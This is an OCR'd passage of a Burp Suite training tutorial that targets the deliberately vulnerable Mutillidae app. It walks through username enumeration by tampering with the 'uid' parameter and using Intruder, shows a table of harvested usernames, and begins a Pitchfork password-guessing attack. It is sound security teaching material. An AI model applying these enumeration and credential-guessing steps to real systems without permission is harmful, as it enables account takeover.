
14. Observe the new response.




15. Modify the value of "uid" parameter in the request header.
16. Observe the response to modified "uid" values.
17. Send the request to "Intruder".




18. Mark the payload positions and choose an appropriate *attack type*.




19. Choose the *payload type* as **Numbers**.




20. Go to `Intruder > Options > Grep - Extract` and identify the position to extract the usernames returned by the server.



21. Start the attack.
22. Save the extracted usernames by clicking on "Save" > "Results table".


Intruder attack 7
Attack
Save
Columns
Attack
Results table
Server responses
Attack configuration
Payloads
Options
Filter:
Request
Status
Error
Timeout
Length
-User:
Comment
0 200 46875 user_3
1 1 200 46718 admin
2 2 200 47017 adrian
3 3 200 46905 john
5 5 200 46526 bryce
4 4 200 46801 jeremy
6 6 200 46548 samurai
7 7 200 46510 jim
8 8 200 46529 bobby
9 9 200 46531 simba
10 10 200 46548 dreveil
11 11 200 46534 scotty
12 12 200 46517 cal
13 13 200 47062 john
14 14 200 46915 kevin
15 15 200 46721 dave
16 16 200 46539 patches
17 17 200 46522 rocky
18 18 200 46534 tim
19 19 200 46542 ABaker
20 20 200 46521 PPan
21 21 200 46526 CHook
22 22 200 46537 james
23 23 200 47720 user
24 24 200 46699 ed
25 25 200 46520 user1
26 26 200 46691 user1
27 27 200 46862 user1
28 28 200 46531 user_1
29 29 200 46531 user_2
30 30 200 47047 user_3
31 31 200 46531 user_4
32 32 200 46531 user_5
33 33 200 46531 user_6
34 34 200 46531 user_8
35 35 200 46531 user_7
36 36 200 46531 user_9
37 37 200 46542 user_10
38 38 200 46542 user_11
39 39 200 46542 user_12


Save results table
All rows
Save header row
Selected rows
Delimiter:
Tab
Custom:
Wrap data safely for Microsoft Excel
Include columns:
Request
Status
Response received
Error
Length
-User:
Payload
Time of day
Response completed
Timeout
Cookies
Comment
Select all
Select none
Save
Cancel


Password Guessing Attack via 'Copy other payload'

1. In Mutillidae, go to the login page by clicking on "Login/Register" link.


2. Ensure Burp is in intercept mode.

3. Login to the Mutillidae application.


4. Intercept the login request and, assuming that usernames have already been enumerated, send the request to `Intruder`.




5. Mark the payload positions and choose an appropriate *attack type* (*Pitchfork* in this case).



6. Choose *payload type* as 'Simple list' for the `username` input field, and load enuerated username list.



Burp Suite Professional v1.7.33 - burpTraining - licensed to Appsecco [single user license]
Burp Intruder Repeater Window Help
Decoder Comparer Extender Project options User options Alerts Headers Analyzer CSRF Random Header
Target Proxy Spider Scanner Intruder Repeater Sequencer
6 7 8 9 10 11 12 13 14 15 ...
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 101
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
user_3
admin
adrian
john
bryce
jeremy
samurai
Add
Enter a new item
Add from list ...

